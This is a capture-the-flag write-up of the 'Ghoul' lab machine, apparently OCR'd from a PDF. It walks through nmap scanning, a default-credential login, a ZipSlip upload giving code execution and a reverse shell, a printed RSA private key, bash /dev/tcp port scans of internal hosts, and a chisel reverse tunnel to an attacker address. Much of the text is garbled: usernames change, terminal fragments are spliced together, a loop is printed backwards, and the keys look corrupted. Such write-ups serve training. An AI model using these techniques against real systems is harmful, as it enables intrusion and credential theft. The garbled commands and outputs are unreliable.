

Ghoul

Synopsis

Ghoul tests enumeration and situational awareness skills. A zip file upload form is found to be vulnerable to ZipSlip, which can be used to upload a shell to the web server. A few readable SSH keys are found on the box which can be used to gain shells as other users. A user is found to have access to another host on the network. The second host is found to have an older version of Gogs server running. A git repo found on the Gogs server is found to contain sensitive information, which can be used to gain a shell as root. An incoming SSH connection is found to be using SSH agent forwarding, and can be hijacked to gain root shell on the host

Skills

- Enumeration
- Pivoting
- ZipSlip vulnerability
- Gogs RCE
- Git reflog

Exploitation

As always we start with the nmap to check what services/ports are open


```
# nmap -A 10.10.10.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-10 12:43 EDT
Nmap scan report for 10.10.10.101
Host is up (0.12s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c11c4b0cc6deae9949159ef9bc80d23f (RSA)
|   256 a821597d4ce797ad7851dae5f09ab7d (ECDSA)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Aogiri Tree
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 63598b4f8d0ae11544145727e7affb3b (RSA)
|   256 8c8ba0a885103d27075129ad9bec57e3 (ECDSA)
|   256 9af5314b80118926596195ff5c68bca7 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:


```
OS:SCAN(V=7.93%E=4%D=8/10%OT=22%CT=1%CU=31812%PV=Y%DS=2%DC=T%G=Y%TM=64D5144
OS:C%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=105%TI=Z%CI=RD%TS=A)SEQ(SP=
OS:108%GCD=1%ISR=105%TI=Z%TS=A)SEQ(SP=109%GCD=1%ISR=105%TI=Z%CI=I%II=I%TS=9
OS:)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53
OS: CST11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120
OS:)ECN(R=Y%DF=Y%T=3F%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=3F%S=0%A=S+
OS:%F=A%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=3F%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
OS:T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A
OS:=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%D
OS:F=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=4
OS:0%CD=S)
```

Network Distance: 2 hops

We see a few ports open, when accessing the application on the port 80/HTTP, we got the following page



After inspection, we didn't find anything interesting on the page so we moved to the port 8080/HTTP, where we were asked to provide credentials, we tried default creds admin:admin and we got into




After logging, we got a file upload functionality that expects archive file (ZIP) so we used the ZIP slip vulnerability to upload our malicious file on the server


Upload a zip if you have many images.

Choose Zip to Upload in Server

No file selected.




On the port 80/HTTP we found /uploads directory where our malicious file was uploaded, we access it and we got a remote code execution




Forbidden

You don't have permission to access /uploads/ on this server.

Apache/2.4.29 (Ubuntu) Server at 10.10.10.101 Port 80



We leveraged RCE to get a reverse shell on the system, but it turned out we are in the docker container as a www-data user



During the enumeration phase we found SSH keys for a user noro

```

drwxr-xr-x 1 root root 4096 Dec 13 2018 ..
-rwrxr--r-- 1 root root 1675 Dec 13 2018 eto.backup
-rwrxr--r-- 1 root root 1766 Dec 13 2018 kaneki.backup
-rwrxr--r-- 1 root root 1675 Dec 13 2018 noro.backup
www-data@07d8ec0e562e:/var/backups/backups/keys$ cat noro.backup
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEawCHIakNYvrjk0I3JB2zvLhbZLNwpumIInvcqLnBb6h+qwUsa
lnUJ/D3UPX4K1zfkbxA9vGkQtJJMwAi+/YMFURkuP5MamQZT8j/ZruwVpgtSdDSw
AsLNJr4p87aYsVGjY9s0FmgQXtvjKX3kaKPQG50LAXGQuw3umWZekUaq3bG9ZE2U
ljF8sSDiTGa3Pt3QHOfn2ro0pMnlW7nY0pS394PMYrP7khNzrxoReMqWAxg0kWGy
2PKEnAzVNHkHsRjF2HGNdM+X+vYZ672mfMJL0yl8Kh6DKYLWc+TcXsJ20lKoXTJ
9C5BHmXbSuLD0R3X0sKMYzoEso2hJoVNND3fqQIDAQABoIBAA1TypUkasmABCsu
gR1Uvxp0fAgSLYpqNnLgbjqebKHG5I9X6FY7dB/dIHxmvZXEMJDfCTPnOsJou1H
Lghjyg5UEtMyHwwyVixdpXnuwmmsK2IILZVjcdyuIUzYg6r5IL5SeZ2wRkJu0kms
g+WGR29CQsgs2n8/LifR5Alrv3p1NQfhgqeHGVTtixSyN43wVbvI4mtklgNxJAG7
n2si4Lx4Eb4v6BoHbNxu7aqMl9lgBnvQ8S4UnFskXN3cz2kwATA8ocZkF1VRU8L1
Ly0ZKc8F2feHT3g/tloRr582Yk64uRWAt7tMpSAsNQGVkM68YiAhr1mXSuUR30/f
ekDrggECgYEAS5Ho+vCq8CE0S1xeFerZNDB4o97mpZAoTcMV+3+TdXizXWTmhriQ4
IMeIk0r5FPXB6MarlZP/cYdyR+S1FSBzfXtHI7yv3MixXpQBkYx5iHcCZEbeUXp2
/VFbcgFCMfgH/NgnMFr6+NenK/381qy1PVLjkjhTc60Rpxbqb4wXWUCgYEAI0a4
F8UflbuEMbYaGUXIwmlleSwDMQj4ubwTztxfXSzW55ZMSn8NBfotzpCncobcvVdMT
/Rz6mI6JqFRJ5r1HVL0/Bd/jfdkkzDh74I0nX+Z6J+pjDVSKal/lOZo7PEdsvxNs
KjW63FWJWJb/437kq110KznSuAtxyCPf3G8hpvUCgYA/4qKqELT1CUAMXqpXDqRq
kABajFJ+A4c+EcSxbUP2uTqla4D66WE9TvgpY1MyaeRPbzYyeZAguFaMDtgF5q
ps7Ugk0WSh02Y2Iw5XuSGdzUVzCQzdJ5sIcGUK3GtRjerT3/+mCuThArb+CD0lT3
KbcySL2WgKoNumizBNgXNQKBgAFFel1z8ej0lh5fLXMF9Uzth535Fm05i818QBkA+
Jj12wBiMDzYFrmJ1m87BuFzzeUhMjL39R7SSULk9ddn4D21+V9qvAOYC22aghopC
CpNUbjAp/z9a2h3aRr1aHTMzsH5HnQF6o4kcr9xt0YdvzcLk6SxiH4xAxCMtYrU
1LvpAoGBAJD+6ZE5aI2vdzp2+c8/9m0ImWxGWCOfCC/B4cI97JS07AnnRBVwSAa
3mZ8SUMas+iCkvbynLm0g4yQVWx00oTkPI6XkFMqVTaXiCRC04hhM9H7qrsKJY8M
zbfeR26+QnPTGq4iSqHdSwk8cqpZALW4zKwlQmic6mR780dwsPw7
-----END RSA PRIVATE KEY-----
www-data@07d8ec0e562e:/var/backups/backups/keys$ █

```

We used those keys to SSH to the box as noro but we are still in the same container

```

noro@07d8ec0e562e:~$ ls -al
total 28
drwx----- 1 noro noro 4096 Dec 13 2018 .
drwxr-xr-x 1 root root 4096 Dec 13 2018 ..
lrwxrwxrwx 1 root root   9 Dec 29 2018 .bash_history → /dev/
-rwx----- 1 noro noro  220 Dec 13 2018 .bash_logout
-rwx----- 1 noro noro 3771 Dec 13 2018 .bashrc
-rwx----- 1 noro noro  807 Dec 13 2018 .profile
drwx----- 1 noro noro 4096 Dec 13 2018 .ssh
-rwx----- 1 noro noro  24 Dec 13 2018 to-do.txt
noro@07d8ec0e562e:~$ █
www-data@07d8ec0e562e:/var/backups/backups/keys$ █
www-data@07d8ec0e562e:~$ cat /etc/hosts
127.0.0.1 localhost
www-data@07d8ec0e562e:~$ █

```

We continued the enumeration phase and we found password and SSH keys for the user kanaki

```
<img src= "noro.jpg" />
</div>
<div class="messages">
<p>Bleh! It's impossible to get into our servers.</p>
<p>And before CCG tries I'll check the IP logs and eat them.Hahaha! .</p><p>BTW Kaneki I needed the access for your remote server! </p>
<time datetime="2009-11-13T20:00">Noro • Just now</time>
</div>
</li>
<li> noro@7d8ec0e502c:~$ ls -l /var/www/html/ | grep "index"
total 12
drwxr-xr-x 2 www-data www-data 4096 Nov 13 20:00 index
drwxr-xr-x 2 www-data www-data 4096 Nov 13 20:00 index
<li class="other">
<div class="avatar">

</div>
<div class="messages">
<p>ILoveTouka <3</p>
<p>
    To start the X server I wish to connect and update the wp too
    <br>Also,guys I've made a fake Art site so that our members can upload CCG pics secretly.Please inform everyone. <br></p>
<time datetime="2009-11-13T20:20">Kaneki • Just now</time>
</div>
</li>
</ol>
<section>
    hat is unavailable at the moment!
</body>
```

So we SSH to the box as a user kanaki but we found ourselves in the same container

```
noroww@nucvewsoze:/var/backups/backups/keys$ cat Kaneki.Backup
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9E9E4E88793BC9DB54A767FC0216491F

wqcYgOwX3V511WRuXWuRheYyz05DeLW+/XsBtXoL8/0w7/Tj4EC4dKCfas39HQW8
MNbTv51gYxQ/Vc3W1jEYSyxTCYAu600naUhX3+En7P8kje2s0I4VEZX0MJqbB/pv
J9nPbtBxcqV6/v6VkbC5kGtMiRVMYzS9KWiCOafveFQCriorYmnNINsZou4AWrfB
Ofr63sUVD8V1Rabnoltbo+pePXnQ6Hqjp01b2qCyUQBxDxwSFT5a+j5YvMYV3JXK
H0o4D0fcMoBVT46pXga6wZtiB4XgeM/iB/xg6YfdfMPuDBJ6+fqZMjlm+GvEexkl
EEtJAqoSG/yCoqedByVqmfKye9DaIY9Um2WkWcX1bVRlyktYtpb755aDmVVoQjb5
CmW4yuLapjqUrGEFY+ghLLRdzvSBPZ18PbUgVMqpdmrfnEy48d22IGPJ6Z02L4qR
FzLjkQkjFrgkrBJ9bSzYS/NYZ8QGQh/wk3BHaupjLxd2j1Ta7PxwCjh4zBNPO/e
9VN9c+b/zwYsyyeKcJ8dhFEH26j5g93EnWTkdLEMyw6tRbdzhQbNo02WWDTvWPJv
+6A+6xA6/+NxacHXfyfxQ+l8CsmPZ5CgKjKHfFeDYZHyoPhcthKkL3Go3rqZ1H0b
MimhTR3wOUwoV/XaVccW+5LwPh1ljdnhCjaY2VzKns4/X+2dZtOsDz5aCovN7mM
eHsRuIEVKtZ2EijKfYZGtDaDwTd/1YTDoogDddDipr8bTDvD14r07Yk/xrfjEUp
V9+v3PzmD1trqIlFw+7D8ogFsXJ/P+raVFwaihQWEeqOnGXEHQ0afgcVt9w62tV
1YeVA0RwHu4S1I0bj19RP1DfAMid0pCSnvaOfd/EArnAtwgPF0LqvPZj5j+LjFPL
s0HUW+N+cY24HpH1UVTewAkgkiGz89/bF98c1kpoLEks2sjU+jVONTBlLeRmqcDJ
YnCcPXrkT6oC/wctYlm141hrctWRyjY+f0IwREDCv8TM1aAY3vaZUDMfy71Q3DE
P04S5ivuruwGeCQmGhEmWBSm0PwpGd0pNbHv+zs0TH+2lmAn803R2UrcCu0TxhmH
oW0mQbl+2u+xVB5ijjqtm0CFLsXiX17FdCbMp1huCMTx9TuY6GMeSsN6X7extTicx
DevpUHREXgtVqBdNX1QxIoMIXpk2qlMfPytGikthba5fjBof0b/8lJvtZuoWrJ9R
L0HWW16fkbjEXSrwdEb5zjntCxJKLwmKgiFFaoJ9/L1yhc12w/EQjpUxGkFdyeMs
7QyGClGpKFU4GQvKMqYei57sNk/ZUPgPWizNfuuU/8qBhKXG9JB2R3GWFTEpzx08
luTnBEUn8Se3cLNrBQ05LIVk2jRYhUE6IBWFYvhjQUGChZTZjs1xNR55t6olYj2M
JBxtT5E2YDhSk4nB21lTIurggP9pNm+PtTTt2o0jz0D5u0Hko6VzGz4Ukvbo0gZ
/zyr4fR70hGG0grtKxV1s2PpDt9bkhnMXJ+i8zZVN9INHusoE5IXtpKKJ0CQYFjQ
v+EB7xAmWe1q9xSgLSq6I1fWJrYqjk0d9TpqVPNoyTGWM1ELYXyHah8vZi+0BFzh
-----END RSA PRIVATE KEY-----
```

So far we compromised the same container as 3 different users (www-data,noro and kanaki)

After that we checked network connections and private IP address of the compromised container is 172.20.0.200 so we launched scan to find other hosts inside the internal network

```
www-data@07d8ec0e562e:/var/www/html/uploads$ cd /var/www/html/uploads$ cat /etc/hosts
www-data@07d8ec0e562e:/$ cat /etc/hosts
127.0.0.1      localhost
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00 ::0 ip6-mcastprefix
ff02 ::1 ip6-allnodes
ff02 ::2 ip6-allrouters
172.20.0.200      07d8ec0e562e
```

We found one more host 172.17.0.150 with open SSH port

```
/dev/null && echo "Online: 172.20.0.$ip";done);do ping -c 1 -W 1 172.20.0.$ip >
Online: 172.20.0.1
Online: 172.20.0.150
Online: 172.20.0.200
www-data@07d8ec0e562e:/$ █
noroo@07d8ec0e562e:~$ for port in $(seq 1 10000);do (echo "simon" > /dev/tcp/172.20.0.150/$port && echo "open: $port") 2>/dev/null;done
open: 22
noroo@07d8ec0e562e:~$ for port in $(seq 1 20000);do (echo "simon" > /dev/tcp/172.20.0.150/$port && echo "open: $port") 2>/dev/null;done
open: 22
noroo@07d8ec0e562e:~$ for port in $(seq 1 40000);do (echo "simon" > /dev/tcp/172.20.0.150/$port && echo "open: $port") 2>/dev/null;done
open: 22
noroo@07d8ec0e562e:~$ cd /█
noroo@07d8ec0e562e:~$ ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null simon@172.20.0.150
```

User kanaki had SSH keys for another user called kanaki_pub so we used those SSH keys to get access to the container 172.20.0.150

```

└─# ssh kaneki@10.10.10.101 -i kaneki_id_rsa cat kaneki.backup
Enter passphrase for key 'kaneki_id_rsa':
Last login: Sun Jan 20 12:33:33 2019 from 172.20.0.1
kaneki@07d8ec0e562e:~$ ls -la
total 76
drwx----- 11 kaneki  kaneki 4096 Jun 30 2022 /Junt30_82022/Tj4EC4dKCfas39HQW8
drwxr-xr-x  1 root   root   4096 Dec 13 2018 .bash_history → /dev/null
lrwxrwxrwx  1 root   root   1 Dec 29 2018 .bash_logout
-rwx----- 1 kaneki  kaneki 220 Dec 13 2018 .bashrc
-rwx----- 1 kaneki  kaneki 807 Dec 13 2018 .profile
drwx----- 1 kaneki  kaneki 4096 Dec 13 2018 .ssh
-rw----- 1 kaneki  kaneki 148 Dec 13 2018 .note.txt
-rwx----- 1 kaneki  kaneki 136 Dec 13 2018 .notes
-rwx----- 1 kaneki  kaneki 39382 Dec 13 2018 secret.jpg
-rw-r--r-- 2 kaneki  kaneki 11 33 Aug 10 16:43 user.txt
kaneki@07d8ec0e562e:~$ █

```

```

kaneki@07d8ec0e562e:~/ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDH670ed7TxpXnf2anZ/02E0NRVKuSWvslhHaJJUYtdtBVxCJg+wvi0FGPi9hgefmdFIKbVjElSr+rMrQpfCn6v7GmaP2QQjaogPPX0EUPn9swnReRe17x5
Kvhznu/ESc9AVIOTaeTypLNT/PmNuYr8P+gFL1o6tpS5eIJMHyd68SW2shb7GDW73t0AbTUznbv+z1fAxv7vg2BV16rkknHSmvV0kQJw5nQUTm4eKq2AIYTM76EcHc01FZo9vsebBnD0EW4lejtsI/SRC+
YCqy+1.9Tz4cumvYKNoUAnDncvqI8zpE+c50k3UGiatnSvf2MyNvn11byDfqgyU kaneki_pub@kaneki-pc
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDs1PbwC8feNW7o6emQUk12tFoucqoS/mnKV/LM3RCTP8r4by8Ml1IR5DctjeurAmJLXcn8MqlHCRbRghZKydDwDzH3mb6M/gCym4fd9Fppb0dG4xMVGO
DbTPV/hLh3ITRm+xNYDmNG84rQe+gJImKoREkzsNqSvQ4r01Rl063rnzilySPAjZF5sloJ8Rmk+MK4skfj002bmM0/RnNLc/rhwoUC+Wh0PKpuErg4Ylqd8IB7L3N/Ua8PjSPrs2EDeTGTTF19dc
T6L1aS65CkceXlboqu3DD0M5LrHgHHHbGOWx+bh8VHU9Jjvfc8hdN74ivBsy120N5 kaneki@Aogir
kaneki@07d8ec0e562e:~/ssh$ ls -la

```

And we compromised another container

```

kaneki_pub@kaneki-pc:~$ ls -la
total 40
drwx----- 3 kaneki_pub kaneki_pub 4096 Dec 16 2018 .
drwxr-xr-x  1 root   root   4096 Dec 16 2018 ..
lrwxrwxrwx  1 root   root   9 Dec 29 2018 .bash_history → /dev/null
-rwx----- 1 kaneki_pub kaneki_pub 220 Dec 16 2018 .bash_logout
-rwx----- 1 kaneki_pub kaneki_pub 3771 Dec 16 2018 .bashrc
-rwx----- 1 kaneki_pub kaneki_pub 807 Dec 16 2018 .profile
drwx----- 2 kaneki_pub kaneki_pub 4096 Dec 16 2018 .ssh
-rw----- 1 kaneki_pub kaneki_pub 3139 Dec 16 2018 .viminfo
-rw-r--r-- 1 kaneki_pub kaneki_pub 165 Dec 16 2018 .wget-hsts
-rw-r--r-- 1 root   root   44 Dec 16 2018 to-do.txt
kaneki_pub@kaneki-pc:~$ █

```

After that we checked network connections and it turned out that now we have another network available 172.18.0.X

So we scanned that network and we found another hosts with port 3000 open, so we performed port forwarding to access this port from our attacker's machine

```
127.0.0.1      localhost
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00 ::0 ip6-mcastprefix
ff02 ::1 ip6-allnodes
ff02 ::2 ip6-allrouters
172.20.0.150    kaneki-pc
172.18.0.200    kaneki-pc
kaneki_pub@kaneki-pc:~$
```

```
kaneki_pub@kaneki-pc:/tmp$ for port in $(seq 1 4000);do (echo "simon" > /dev/tcp/172.18.0.2/$port && echo "Open: $port") 2>/dev/null;done
Open: 22
Open: 3000
kaneki_pub@kaneki-pc:/tmp$
```

```
kaneki_pub@kaneki-pc:/tmp$ ./chisel_linux client 10.10.14.5:4444 R:3000:172.18.0.2:3000 8
[1] 15978
kaneki_pub@kaneki-pc:/tmp$ 2023/08/10 20:39:48 client: Connecting to ws://10.10.14.5:4444
2023/08/10 20:39:49 client: Fingerprint a6:b3:67:2f:e0:f5:89:5b:b7:9e:04:6a:74:4f:74:da
2023/08/10 20:39:49 client: Connected (Latency 85.922408ms)
```

```
kaneki_pub@kaneki-pc:/tmp$
```

And after forwarding the port we got a GOGS service

